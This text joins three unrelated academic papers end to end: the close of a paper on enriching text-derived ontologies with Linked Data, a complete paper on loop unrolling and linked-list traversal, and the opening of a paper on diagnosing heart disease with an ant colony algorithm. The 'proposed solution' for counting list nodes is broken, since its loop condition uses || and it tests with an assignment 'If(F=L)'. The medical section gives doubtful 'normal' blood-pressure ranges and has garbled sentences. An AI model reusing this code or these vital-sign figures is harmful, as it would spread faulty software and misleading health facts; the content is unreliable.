As you see there are two functions used in this algorithm. We explain the algorithm as comes below:

**FindPredicate function**: this function has a formal parameter named "Alpha". This parameter holds the similarity value that user considers as an acceptable factor. The Pseudo-Code of this function has come below.

```
1.  FindPredicate (LD, e1, e2, Alpha)
2.  {
3.  RDFPages=
    searchRDFWithSimilarityCheck(LD,e1,Maxti
    me)
4.  for each(RDFtriple in RDFPages)
5.  {
6.  if(RDFtriple.Object=e2)
7.  if(ContextSimilarity(RDFtriple.Object,
    e2)> Alpha)
8.  return RDFtriple.Predicate
9.  }
10. }
```

Note that *searchRDFWithSimilarityCheck* function searches for all RDF triples which their subjects' name are equal to *e1*'s name with considering the variable *Maxtime* which is the threshold of search time. After finding such triples, some are chosen with respect to the Similarity of e1 and subjects of found RDF triples in Linked Data. Actually *e1* is the first instance which is our current subject to search for, and *e2* is the second instance which is our current object. We check the similarities by using ContextSimilarity Function.

**ContextSimilarity Function**: The Pseudo-Code of this function is as comes below. We mention and use exactly the


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same algorithm with the same notation mentioned in [5]. Also there are discussions about similarity reckoning in [15] and [16]; however we won't get involved in this subject in the current paper and we just accept one of the existing methods to compute similarity as follows. Also we must take care about the performance of the method.

ContextSimilarity (resource, $w_a$) returns Similarity

```
1.  Similarity=0
2.  NR= GetNeighborhoodResources(resource)
3.  CW= GetContext(wa)
4.  for i=1 to size(NR) do
5.  CS= simcos(NR[i], CW)
6.  Similarity= Similarity+CS
7.  end for
8.  return Similarity
```

In general the objective of our algorithm is enriching non-taxonomic relations by standing on the shoulder of instance layer formed in the intermediate ontology. The algorithm searches for relations (= predicates) between instances of the ontology layer in the Linked Data. After finding suitable predicates, these predicates are related to the corresponding concepts in the intermediate ontology. The reason for using the term "suitable predicate" is that we are not going to add semantic relations between our recognized instances in another domains or datasets which are not related to our ontology domain. Capability of adding such relations don't result in quality improvement of ontology. Actually our objective is not creating an ontology that covers every relation in every domain. One of the conditions we seek is domain matching, that is, we add the found predicate in Linked Data to our intermediate ontology in the case that the domain of our text is the same as the domain of the "subject" and "object" of the current RDF triple in Linked Data. Recognizing this identity is related to the Dataset that we choose in Linked data. One of the algorithms that is used for recognizing the identity of the domain of a resource in the text and the domain of the similar resource in the Linked Data is Context Similarity. Many of LOD datasets such as Freebase, DBpedia, Wordnet and OpenCyc connect a comment to their resources. For example in DBpedia, comments about every resource are found under rdfs:comment. In context similarity algorithm similarity of "the comments of a resource in Linked Data" and "related concepts of a resource in the text" is determined by using statistical techniques. So we use this algorithm as a function in our algorithm.

To illustrate the soundness of our algorithm we put forward an example in the geographical domain. Consider the following text:

"*Geography is the science that deals with the study of the Earth. In Geography we discuss geographical entities such as Natural Geographical Entities and Inhabited Geographical Entities. Generally in geography we talk about cities, countries and other inhabited geographical entities. A country is a geographical region that contains smaller regions called "city". In political point of view, one of the large cities which are located in a country is chosen to be the capital of the country. Therefore, every country has a capital city. Here we introduce some Geographical Entities briefly.*

*Germany is a country in Western and Central Europe. The Capital and largest city of Germany is Berlin. One of the famous cities which are located in Germany is Stuttgart.*

*Another example is Iran, officially the Islamic Republic of Iran, which is a country in Central Eurasia and Western Asia. It is a country of particular geostrategic significance due to its location in the Middle East and central Eurasia.*

*Other geographical entities that we discuss in geography are Natural Geographical Entities such as mountains, rivers, forests. For example The Zugspitze, with a peak of 2,962 meters above sea level, is the highest mountain in Germany. There is also a forest named Black Forest located in Germany. There are well-known rivers such as Neckar which flow through Germany, passing different cities such as Stuttgart. Neckar is 367 km long. Zard kuh, as another example, is a mountain in Iran.*

*The Shatt al-Arab is a river in Southwest Asia. At first the Tigris and the Euphrates join in Iraq and the Karun river joins the waterway from Iranian side and as a result The Shatt al-Arab is formed.*"

Now if we analyze this text according to current methods and semantic patterns such as Hearst pattern, an ontology is created as shown in Figure 1. This ontology has been created based on existing three-component-in-text knowledge in the text.




Figure 1




Figure 2



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


Figure 3

We consider this ontology as an intermediate ontology which is the base of our examples in the following sections.

### A. *Enriching the intermediate ontology : A case study*

In this section we show the enriching process of the intermediate ontology created from text through an example. In [13] binary relations are introduced and a notation is chosen to describe the relations. We use the same notation in the whole paper. Suppose a relation ***r***. Every relation has a domain shown with ***dom(r)*** and range shown with ***range(r).*** For example suppose a geographical ontology that has concepts such as river, city, country, Geographical entity (in a nutshell GE) etc. A relation such as: "pass_through (dom: river, range: GE)" means that: "An entity of the type river can pass_through an entity of the type GE".Now consider the ontology shown in Fig. 1. We name the set of instances in the ontology as B.

$$B = \{Zugspitze, Zard\ kuh, Black\ forest,\ \ Neckar, Euphrates, Tigris, Karun, Berlin, Stuttgart\ Tehran, Germany, Iran, Shatt\ al-Arab\}$$

Now we should compute the Cartesian of set B as follows:

$$A = B \times B$$
$$= \{(Zugspitze, Zugspitze), (Zugspitze, Zard\ kuh), \dots\}$$

Also in our intermediate ontology we have the following set:

$$NGE = Natural\ Geographical\ Entity = \{mountain, forest, river\}$$

Generally in this example the number of members of set A is 13*13=169. We discuss three ordered pair of the set A which we have found suitable predicates for them. To find suitable predicates we have used FactForge.net . We have shown the ordered pairs and the corresponding RDF triple that we have found for each of them as follows.

$$(Neckar, Black\ Forest) \rightarrow (Neckar, Origin, Black\ Forest)$$

$$(Shatt\ al-Arab, Euphrates) \rightarrow (Shatt\ al-Arab, Origin, Euphrates)$$

$$(Karun, Zard\ Kuh) \rightarrow (Karun, Origin, Zard\ Kuh)$$

By processing RDF triples which we have found, we can conclude the following rules to add to the intermediate ontology. As a result our ontology would be as is shown in Figure 2.

$$Origin(dom: river, \text{range: } forest) (1)$$
$$Origin(dom: river, rnage: river) (2)$$
$$Origin(dom: river, range: mountain) (3)$$

Since in the above ontology we have the following axiom:

$$\forall x \in NGE \rightarrow Origin(dom: river, range: x) (4)$$

So we can conclude that the following equation holds:

$$Origin(dom: river, range: river)$$
$$Origin(dom: river, range: mountain)$$
$$Origin(dom: river, range: forest)$$
$$\leftrightarrow$$
$$Origin(dom: river, range: Natural\ GE) (5)$$

Therefore the ontology changes as is shown in Figure 3.

### B. *Inductive reasoning to help enriching process*

Reasoning is the process of arriving at conclusions from evidence. Inductive Reasoning is reasoning from particular facts [leading] to general principles. In Inductive Reasoning, we don't assert that something is true; it is probably more true than not. The larger the number of specific instances, the more certain is the generalization. Actually inductive reasoning is the reasoning from specific cases to more general, but uncertain, conclusions. Another type of reasoning is deductive reasoning which is reasoning from general premises, which are known or presumed to be known, to more specific, certain conclusions. Generally a mathematical theorem is created as follows. At first we should observe around the world or actually among the members of a set in real world to find a hidden relation. The whole set of such relations indicate that a hypothesis may be true based on inductive reasoning. Thus by using deductive reasoning we can prove this hypothesis.

In accordance with the following scenario inductive reasoning could prepare a ground to find new ontological knowledge to add to intermediate ontology.

Remember the case study mentioned in previous section. Suppose that by searching in Linked Data in the first step in a limited time we reach the relations 1 and 2. And we don't reach a relation such as relation No. 3. Now assume that (1) and (2) holds. Based on inductive reasoning we can result that in the set NGE, the relation (¥) may hold. (1) And (2) are evidences of this claim.

$$Origin(dom: river, range: forest)$$
$$Origin(dom: river, rnage: river)$$
$$NGE = \{forest, river, mountain\}$$
$$\xRightarrow{inductive\ reasoning}$$
$$\forall x \in NGE \quad Origin(dom: river, range: x) \qquad (¥)$$



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To prove this we can search Linked Data again just by using a simple sparql query. By proving this claim it is clear that the intermediate ontology would be more enriched.

$$Origin(dom: river, range: mountain) \quad (€)$$

Suppose that by searching Linked Data we can find such assertional knowledge as follows:

$$origin\ (dom: karun, range: zardkuh)$$

This knowledge insists that the relation (€) holds. Therefore we can say that the hypothesis has been proved in the current space of our ontology.

## V. A Comparative study on Co-occurrence LiMitations Of the Named Entities

Many of relation extraction methods limits the co-occurrence of the words within a sentence and the NE pairs that are seen to occur in a sentence is assumed to be co-occurred; however there is no limit for co-occurrence of words in real world. But the bigger space we consider for co-occurrence of two words, the more time we need to search for the relations of words because of increase in number of NE pairs. Many of such relations may not be useful in our application. But we believe that considering the co-occurrence of two words as occurring in a sentence may result in the obsolescent of some useful information amongst that two-component-in-text knowledge as we described in the related scenario.

In our method for enriching the intermediate ontology we extract hidden assertional knowledge from text by using Linked Data. In the case of our algorithm, hidden knowledge is discovered while two following conditions are established:

- "Subject" and "Object" of an RDF triple (= our target knowledge) exist in the text.
- Our target Linked Data has at least one RDF triple with the same "subject" and "object" ,in the same domain.

We think that Linked Data consist of assertional knowledge (also called facts). Therefore our proposed approach in this paper is an *approach for extracting some hidden assertional knowledge from text by using proper Linked Data dataset which results in achieving new Ontological Knowledge*.

As cleared above in our method we don't pay attention to the co-occurrences of the words in the text; we just compute the Cartesian set as we described in previous section and search for the suitable predicate for the members of the Cartesian set. This is because we think that classes of an ontology may have strong association relationships, thus resulting in strong relations between instances of the ontology classes. As you see in the case study the words "Zard Kuh" and "Karun" are not co-occurred in a sentence in the text; however combination of these two words give us proper assertional knowledge resulting in proper ontological knowledge.

Totally we think that from the word co-occurrence aspect our method for relation extraction results in lower obsolescent of information in comparison to existing relation extraction methods which we introduced in related work section. Evaluation of this claim would be one our future works.

## VI. Obsolescent Of Information In Linked Data and Enriching Datasets Of Linked Data

Linked Data does not have rich contents in all informational domains. Recently, some statistics have been presented that show the growth of Linked Data from June 2009 to Nov. 2010. The growth has been 300%. True that such percent may sound so huge, but the amount of structured data existing in Linked Data in comparison to the amount of unstructured data existing in traditional web or in comparison to the number of relations between the words in real world is very small. Actually almost 90 percent of data in human being world are created and maintained in an unstructured form. For example web pages, emails, technical documents, corporate documents, books, etc. are kept in an unstructured form. This study shows the obsolescent of information in Linked Data. So some suitable frameworks must be provided to accelerate the growth rate of information in Linked Data more and more.

In [22] a fully unsupervised approach for relation extraction by web mining has been proposed with which we can extract the relations that one of their arguments is a predefined concept. Actually we think that it can be used in order to discover a set of *one-component-in-text knowledge* according to the existing text. Also in our point of view such methods can make use of *one-component-in-text knowledge* for automating the process of enriching the datasets of Linked Data by web mining.

## VII. Discussion

Generally, the philosophy of our proposed approach to enrich the intermediate ontology created from text is based on two grounds. The first ground is the notion of Linked Data and LOD formation to realize semantic web. Generally, since Liked Data "makes the web appear as one giant huge global database," we could use this database to find new predicates related to the concepts in the intermediate ontology. The quotation has not been completely realized yet.

Our second ground derives from "discourse analysis" and "pragmatics" in linguistics. An important characteristic these two practices share is, according to Yule, the study of "invisible meaning": "how we recognize what is meant even when it isn't actually said or written" [11]. Yule mentions a number of devices we use to discover these invisible meanings, amongst them "context" and "inference." To draw an analogy, a context would be the information domain we are dealing with, which makes clear where in its possibly wide range of meaning a word is functioning. An inference, though, would be any ontological relation which is implicit in the text (from which the ontology is created) because only some components of it appear.


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We believe that Linked Data has potential benefits. A tangible example is using Linked data in ontology learning processes. Although datasets of Linked Data such as DBpedia are believed to be a set of best practice for exposing, sharing, and connecting pieces of ***data***, ***information***, and ***knowledge*** on the Semantic Web using URIs and RDF [1,2, 16, 17 and 30], we use another definition for describing Linked Data. In our point of view, Linked data is a type of collective knowledge which must be the result of collective wisdom and experience. This collective knowledge which has appeared in LOD cloud is in evolution. So it becomes clear that every method in ontology engineering which is related to Linked Data would inherit dynamism from the nature of Linked Data. In other words, Linked data dynamism propagates itself inside the methods which use Linked Data as a reference database.

In any text, there is some hidden information as against evident information. Evident information is all that the author has himself expressed quite explicitly and consciously. Hidden information, on the other hand, is all that is only implied in a text. The process by which such hidden or implied information (hidden assertional knowledge) is made apparent is "deductive inference" [12]. We argue that using Linked Data in ontology learning processes can make use of inferences to reveal such hidden information and to infer from them specific ontological relations which would not be otherwise extracted. To better illustrate this point, we draw your attention to the following example:

"At first the Tigris and the Euphrates join in Iraq and the Karun river joins the waterway from Iranian side and as a result The Shatt al-Arab is formed. The Shatt al-Arab is a river in Southwest Asia of some 200 km (120 mi) length."

In the above passage it is clear that three rivers join to form the Shatt al-Arab. But the piece of information, and accordingly the ontological relation, which is not explicit is that "a river can originate from another river." We consider it as a piece of hidden information. With an implied piece of information some components of the ontological relation we wish to infer do appear in the text. For example, the "subject" and the "object" of an RDF triple are analogous to the components just mentioned. Using our method results in the revealing of such hidden information. For instance, in the example mentioned in the fourth section, the following relations have been discovered:

$$origin(dom{:}\,river, range{:}\,forest) \quad (1)$$
$$origin(dom{:}\,river, range{:}\,river) \quad (2)$$
$$origin(dom{:}\,river, range{:}\,mountain) \quad (3)$$

The ontology can be even further optimized as the following relation has been resulted from three discovered relations mentioned above:

$$origin(dom{:}\,river, range{:}\,Natural\ GE)$$

To define hidden information more clearly, we make use of another example. If you ask a group of students to study the rivers on the borderline between Iran and Iraq, and to write about them, they will present sentences similar to those we mentioned in the fifth section. You may afterwards ask them a question like "Can a river originate from another river?" The possible answers of the students can be put into three categories: 1. Affirmative; 2. Negative; and 3. Uncertain (e.g., "I don't know."). In all the three cases, students look for a sample in their memory. Some will find combinations such as Tigris, Karun, and Shatt al-Arab in real world and therefore respond in the affirmative. Some will not retrieve any such example in their memory about the real world and therefore will say "I don't know" in a very realistic manner. And some will respond in the negative because, on the one hand, they are not aware of such a possibility which is in its own turn due to their inability to recall any such instance in the real world, and, on the other hand, because they are confident about their knowledge, which differentiates them from the members of the previous group. In all three cases, human learning has been based on instances from the real world. Such questions in our proposed method are answered with help of collective knowledge which here is Linked Data. It is clear that questions such as "Can a river originate from another river?" are among those which semantic web can provide answer to. In Linked data RDF triples are collected so that such questions can be answered. Therefore our proposed approach would collect instances from text and put the answers to such questions in intermediate ontology. Obviously, the ontology's reasoning power becomes stronger. Such a process has never been put forth in any of the eight layers of ontology learning stack.

Another aspect of the proposed approach is as follows. Generally Linked Data is way to describe structured data [1, 2 and 14]. For instance structured data can be data existing in databases which have meanings of their own in the storage structure – tables, limitations on tables, tables' relations, etc. in a relational database. This storage structure actually reveals the designer's and analyst's understandings of the operational environment, entities and the relations between them these are another set of hidden information. In contrast to the approaches to ontology learning from pure text, ontology creation or enrichment based on Linked Data can take advantage of this hidden information. If the intermediate ontology is created from text and the Linked Data, in the same domain, is created from a database, this hidden information can definitely help enrich the intermediate ontology.

Also we can use inductive reasoning in our enrichment process to get a better result. The example that we prepared is an evidence of this claim.

Our proposed approach inherits dynamism from Linked Data; however the current LOD cloud is not a suitable base for our proposal in all informational domains. The reason we chose the geographical domain as an illustrating example is the abundance of the geographical resources in Linked Data. The more informational domains covered in the LOD cloud, the more obvious the importance of our proposed approach.


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## VIII. CONCLUSION

In this paper we propose a novel approach for extracting some hidden assertional knowledge from text by using proper Linked Data dataset which results in achieving new Ontological Knowledge. We use Linked Data as collective knowledge to make use of hidden or implied information in texts, from which new ontological relations can be inferred. We showed that using Linked Data can improve the problem of context-awareness in the case of automatic ontology learning process. In this context, we proposed an algorithm to make use of Linked Data to enrich the non-taxonomic relations in the ontologies extracted from texts. We illustrated that this algorithm can find new non-taxonomic relations. We also show the soundness of our algorithm by using a real example in geographical domain. To trace our algorithm, we have searched for new predicates in FactForge.net. We, also, have illustrated the possibility of this process by performing our algorithm on a real example which uses current Linked Data.

## IX. FUTURE WORK

As our future work we are planning to select and extend an algorithm to check the similarity of contexts and we will complete our system and evaluate it with other datasets. Furthermore, we want to present a definition for "enrichment extremity" based on the capacity and limitations of the intermediate ontology and limitations of Linked Data. Also we want to evaluate the claim that from the word co-occurrence aspect our method for relation extraction results in lower obsolescent of information in comparison to current existing relation extraction methods. At the end we want to propose an algorithm that uses inductive reasoning in an effective manner to help enriching process.

Our point of view to the obsolescent of information in Linked Data is as follows. Lack of discovery of relations between two instances, that is less enrichment, is because of obsolescent of relations in Linked Data. This also has two other reasons by itself. A) Little growth of Linked Data in comparison to the amount of existing data in traditional web. B) Even if the growth percentage of becomes more than it is, also there exists the problem of obsolescent of thoughts and ontologies in Linked Data. We think that this is because of the thought that the current Linked Data is the product of best practices. So we want to determine some metric to better describe the problem of obsolescent of information in Linked Data.

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# An Improving Method for Loop Unrolling

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***Abstract*—In this paper we review main ideas mentioned in several other papers which talk about optimization techniques used by compilers. Here we focus on loop unrolling technique and its effect on power consumption, energy usage and also its impact on program speed up by achieving ILP (Instruction-level parallelism). Concentrating on superscalar processors, we discuss the idea of generalized loop unrolling presented by J.C. Hang and T. Leng and then we present a new method to traverse a linked list to get a better result of loop unrolling in that case. After that we mention the results of some experiments carried out on a Pentium 4 processor (as an instance of super scalar architecture). Furthermore, the results of some other experiments on supercomputer (the Alliat FX/2800 System) containing superscalar node processors would be mentioned. These experiments show that loop unrolling has a slight measurable effect on energy usage as well as power consumption. But it could be an effective way for program speed up.**

***Keywords- superscalar processors; Instruction Level Parallelism; Loop Unrolling; Linked List***

## I. INTRODUCTION

Nowadays processors have the power to execute more than one instruction per clock. And this can be seen in superscalar processors. As the amount of parallel hardware within superscalar processors grows, we have to make use of some methods which effectively utilize the parallel hardware. Performance improvements can be achieved by exploiting parallelism at instruction level. Instruction level parallelism (ILP) refers to executing low level machine instructions, such as memory loads and stores, integer adds and floating point multiplies, in parallel. The amount of ILP available to superscalar processors can be limited with conventional compiler optimization techniques, which are designed for scalar processors. One of optimization techniques that in this paper we focus on it is loop unrolling which is a method for program exploiting ILP for machines with multiple functional units. It also has other benefits that we present them in section 3.

This paper is organized as follows. Section 2 describes some goals of designing a superscalar processor and the problems which would occur. Section 3 describes methods of loop unrolling and put forwards some new ideas. Section 4 reports the results of some experiments. Section 5 describes future work. Section 6 concludes. Section 7 thanks people who encouraged me to prepare this paper.

## II. SUPERSCALAR PROCESSORS

The aim of designing superscalar processors is to reduce the average of execution time per instruction through executing the instructions in parallel. To do this instruction latency should be reduced. One of cases that in designing superscalar processors we should consider it is data dependency which its side effects must be removed or at least should be minimized. This means superscalar processors must organize the results to have the computation continued correctly [2, 4].

Writing a program can be divided into several steps including writing the program code with a high-level language, translating the program to assembly code and binary code and etc. it is important to attempt to divide the program translated to assembly code, into Basic Blocks [4]. A basic block has the maximum number of instructions with a specified input and output point. Therefore, each basic block has the maximum number of successive instructions with no branch (with the exception of last instruction) and no jump (with the exception of first instruction). The basic block would always be traversed. In this manner the processor can execute a basic block in parallel. So the compilers and superscalar architecture concentrate on size of basic blocks. Through integrating some basic blocks for instance by executing Branch statements entirely, the amount of parallelism would increase. If no exception occurs within the execution time, the processor must correct all results and pipeline contents. Therefore there is a strong relation between superscalar architecture and compiler construction (especially code generator and optimizer). Certainly there are some data dependencies inside a basic block. These dependencies exist among data of various instructions. Despite RISC processors in which there are only read after write hazards, the superscalar processors may encounter read after write hazards as well as write after write hazards Because of executing instructions in parallel.

## III. GENERALIZED LOOP UNROLLING: LIMITATION AND PROPOSED SOLUTION

Loop unrolling is one kind of code transformations techniques used by compilers to reach ILP. With loop unrolling technique we transform an M-iteration loop into a loop with M/N iterations. So it is said that the loop has been unrolled N times.


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**-Unrolling FOR Loops**. Consider the following countable loop:

```
for(i=0;i<100;i++)
    a[i]*=2;
```

This FOR loop can be transformed into the following equivalent loop consisting of multiple copies of the original loop body:

```
for(i=0;i<100;i+=4){
    a[i]*=2;
    a[i+1]*=2;
    a[i+2]*=2;
    a[i+3]*=2;
}
```

Unlike FOR loops operating on arrays which can be unrolled simply by modifying the counter and termination condition of loop as illustrated above, WHILE loops are generally more difficult to unroll. It is so important because of difficulty in determining the termination condition of an unrolled WHILE loop. Hang and Leng et al. [1] present a method that we review it briefly.

**-Unrolling WHILE Loops.** We assume that loops are written in the form: "while **B** do **S"** the semantic of which is defined as usual. B is loop predicate and S is loop body. It is proved that the following equivalence relation holds.

$$\textit{while } B \textit{ do } S; \Leftrightarrow \textit{while } B \textit{ and } wp(S,B) \textit{ begin } S;S \textit{ end;}$$
$$\textit{while } B \textit{ do } S$$

Where ⇔ stands for the equivalence relation, and wp(S, B) the weakest precondition of S with respect to post condition B [3].

Therefore we can speed up the execution of the loop construct mentioned above by following steps:

1. Form wp(S,B), the weakest precondition of S with respect to B
2. Unroll the loop once by replacing it with a sequence of two loops:

   while (B and wp(S,B)) do begin S;S end;

   while B do S;

3. Simplify the predicate (B AND wp(S,B)) and the loop body **S;S** to speed up.

To illustrate, consider the following example.

**Example 1**: This example contains a loop for computing the quotient, q, of dividing b into a:

```
1. q=0;
2. while(a>=b)
3. {
4. a=a-b;
5. q++;
6. }
```

⇔

```
1. q=0;
2. While(a>=b && a>=2*b) //unrolled loop
3. {
4. a=a-b;
5. q++;
6. a=a-b;
7. q++;
8. } //end of unrolled loop
9. while(a>=b)
10. {
11. a=a-b;
12. q++;
13. }
```

As mentioned in [3] "The experimental results show that this unrolled loop is able to achieve a speed up factor very close to 2, and if we unroll the loop k times, we can achieve a speed up factor of k."

**Example 2:** A loop for traversing a linked list and counting the nodes traversed:

```
1. Count =0;
2. While (lp!=NULL)
3. {
4. lp=lp->next;
5. Count++;
6. }
```

The best solution presented by Hang and Leng [3] is to attach a special node named NULL_NODE at the end of the list. The link field of this node points to the node itself.

With this idea, after unrolling the loop twice, it becomes:

```
1. Count=0;
2. lp1=lp->next;
3. lp2=lp1->next;
```


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```
4.  While(lp2!=NULL)
5.  {
6.  Count+=3;
7.   lp=lp2->next;
8.  lp1=lp->next;
9.  lp2=lp1->next;
10.  }
11. While(lp!=NULL)
12. {
13. lp=lp->next;
14. Count++;
15. }
```

The instructions number 6,7,8,9 forms a basic block, but because of data dependencies superscalar processors can not execute these instructions in parallel. The benefits of this unrolled loop come from less loop-overhead and not from ILP. So we suggest a new way to solve this problem (that is traversing linked list and counting its nodes). And we hope the new method could increase level of parallelism. This is not a general solution and just solves this problem; however, this gives us a new idea of increasing pointers to traverse the list from different positions. The solution is as follows.

**Proposed Solution:** We use a two-way linked list which also has two pointers named **first** (pointing to the first node) and **last** (pointing to the last node). So we have the following algorithm:

```
1.  F=first;
2.  L=last;
3.  Count=0;
4.  While ((F!=L) || (F->right!=L))
5.  {
6.  F=F->right;
7.  L=L->left;
8.  Count+=2;
9.  }
10. If(F=L)
11.      Count-=1;
```

In this algorithm we encounter two possible states as comes below:

1. **The number of list nodes is odd.** In this state when the pointers F and L move to the middle of list, they finally visit the middle node of list at the same time. Therefore the termination condition of loop is F=L and the middle node won't be counted. So we count the node by using the last two instructions.
2. **The number of list nodes is even.** In this state the pointers F and L finally reach the state in which following relations holds:

(F->right==L) and (L->left==F)

So one of these conditions could be used to form the termination condition.

## IV. Power consumption, Energy usage and Speed up

**-Simulation or measuring.** The program code plays an effective role in power consumption of a processor. So some research has been done studying the impact of compiler optimizations on power consumption. Given a particular architecture the programs that are run on it will have a significant influence on the energy usage of the processor. The relative effect of program behavior on processor energy and power consumption can be demonstrated in simulation. But there are some factors such as clock generation and distribution, energy leakage, power leakage and etc. that make it difficult to have an accurate architecture-level simulation to give us enough information about the effect of a program on a real processor [1]. Therefore, we have to measure the effect of a program on a real processor and not just in simulation.

**-Results.** Here we review the results of some experiments done to study impact of loop unrolling technique on three factors: power consumption and energy usage of a superscalar processor, and also program speed up. Seng and Tullsen et al.[1] study the effect of loop unrolling on power consumption and energy usage. They measure the energy usage and power consumption of a 2.0 GHZ Intel Pentium 4 processor. They run different benchmarks compiled with various optimizations using the Intel C++ compiler and quantify the energy and power differences when running different binaries. They conclude that "when applying loop unrolling, there is a slight measurable reduction in energy, for little or no effect on performance. For the binaries where loop unrolling is enabled, the total energy is reduced as well as the power consumption. The difference in terms of energy and power is very small, though."

Mahlke et al. [2] study the effect of loop unrolling as a technique to reach ILP on supercomputers which contains superscalar node processors. They reach the result that "with conventional optimization taken as a baseline, loop unrolling and register renaming yields an overall average speed up of 5.1 on an issue-8 processor". The maximum number of instructions that an issue-8 processor can fetch and issue per cycle is 8. The other result that they've reached is that the ILP transformations including loop unrolling increase the register usage of loops.


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## V. CONCLUSION

In this study we review the ideas mentioned in several other papers which talk about compiler optimization techniques. Focusing on loop unrolling and superscalar architecture, we discuss the idea of generalized loop unrolling presented by J.C. Hang and T. Leng and then we present a new method to traverse a linked list to get a better result of loop unrolling in that case. After that with comparing and examining ideas we reach some results as follows. Loop unrolling has a slight measurable effect on energy usage as well as power consumption by which no huge change in performance would occur. But it could be an effective method for program speed up. An important issue is that the loop unrolling technique generally won't bring the expected performance to the programs without other optimization techniques such as register renaming. These results have been gained by using measuring technique accompanying simulation technique.

## VI. FUTURE WORK

Additional work that we would like to perform would be to change existing algorithms which works on data structures like linked list or present some new ones to reduce the probability of occurring hazards (like read after write hazards) that force the compilers to shorten the size of basic blocks and then not using the superscalar processors' ability, effectively. In other words, we want to optimize the way of writing code for data structures to reach some standard rules of programming which result in using superscalar architecture, effectively. Or we can give this task to compilers (and not programmers) to use some standard rules in code transformations. Or we may reach a tradeoff between programmers and compilers to use some standard rules. Another thing that we guess is that the rules which we want to use may conflict some software engineering considerations in programming. So another trade off also is needed here.

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# Diagnosis of Heart Disease based on Ant Colony Algorithm

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***Abstract*** **-** The use of artificial intelligence method in medical analysis is increasing, this is mainly because the effectiveness of classification and detection systems has improved in a great deal to help medical experts in diagnosing. In this paper, we investigate the performance of an Heart disease diagnosis is a complicated process and requires high level of expertise, the work include a novel method for diagnosing eight heart disease (Atrial Fibrillation, Ventricle Strikes, Bigemeny, Ventricular Tanchycardia, Ventricular fibrillation, Third Degree Heart Block, R on T phenomenon and normal) using Ant Colony System(ACS) based on ECG (Electrocardiogram), blood oxygen and blood pressure . The experiment show that the proposed method achieves high performance with a heart diseases classification accuracy of 92.5%.

## I. INTRODUCTION

The use of computer in medical applications has increased dramatically. Computerized image processing techniques have been used to improve the picture quality, images can be analyzed to highlight areas of interest or to extract meaningful diagnostic features that can provide objective evidence to aid the human decision making process[1].

artificial intelligent technique (i.e., fuzzy logic, neural networks, genetic algorithms, Ant Colony algorithm and expert systems) has particular computational properties that make it suited for a particular type of problems, there are great advantages in their synergistic utilization [2][3].

Today there is a synergy beginning to form among neural networks, ant algorithm and genetic algorithms.This synergy has been variously called Soft Computing[4].Soft Computing is an area of computing allowing imprecision, uncertainty and partial truth to process and therefore achieves robustness and low solution cost. Hybrid Soft Computing approaches incorporates all the features from individual fields and, moreover, has the ability to overcome difficulties and limitations that characterize each field. The use of intelligent hybrid systems is growing rapidly with successful applications in many areas including process control, robotics, manufacturing, medical diagnosis, etc. [4][5].

## II. RELATED WORKS

Sengur A. and Ibrahim T. in 2008 designed artificial immune system and fuzzy K-NN algorithm to determine the heart value disorders from the Doppler heart sounds. The proposed system is a better clinical application a specially for earlier survey of population [6 ].

Ramteke R. and Manza R. in 2010 provided expert system for diagnosing of heart disease using support vector machine and feed forword backpropagation technioque gives less appropriate result for medical persecription for heart disease patient[7].

Usha Rani in 2011 analyzed heart disease data set by using Neural Network approach to increase the efficiency of the classification process parallel approach is also adopted in the training phase [8].

Jyothi Singaraju and Vanisree in 2011 decision support system has been proposed for diagnosis of congenital heart disease, the system designed by using MATLAB GUI feature with the implementation of back propogation [9].

Sameh Ghwanmeh in 2012 provided a decision support system to classify the heart disease mitral stenosis,aortic stenosis and ventricular septal defect. Series of experiment have been conducted using real medical data to test the performance and accuracy [10].

## III-Medical Background

In emergency departments and intensive care doctor needs to monitor continuous and intensive follow-up of a number of variables and the patient's vital signs are in fact many and varied and differ from satisfactory state to another is the most important of these variables[11]:

A - The average number of heart Pulse Rate per minute (60-100 beats per minute for a person of normal).

B- The average number of times breathing Respiratory Rate per minute (10-15times per minute for a person of normal).

C-Arterial Blood Pressure and is divided into:

1-systolic arterial blood pressure (120-139 mm Hg for normal human).

2-Diastolic Hypertension (Diastolic Blood Pressure) (80-89 mm Hg for normal human).

D- The level of arterial blood oxygen saturation (95-100%), must not be less than 90% in normal human).



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**In this work eight type of heart diseases has been diagnosis[12][13][14]:-**

1-normal :The case where a normal ECG signal and the normal rate of blood pressure(120high,80 low) and blood oxygen (95%)

2-Atrial Fibrillation: This situation occurs due to the presence of more than a location within the atria produces electrical impulses lead to twitter atrium not shrink An bassath natural and oxygen percentage (90%) and blood pressure (156high,95low)

3-Ventricular strikes: deceased where this situation occurs when there is a site in one of the ventricles generate electrical impulses lead to a contraction in the ventricles outside the natural harmony, oxygen percentage (92%) and blood pressure (145high,90low)

4- R on T phenomenon: Occurrence of ventricular stroke accompanied by the phenomenon of interference between the wave of ventricular blow migrans and natural wave to blow her previous, oxygen percentage (93%) and blood pressure (130high,85low)

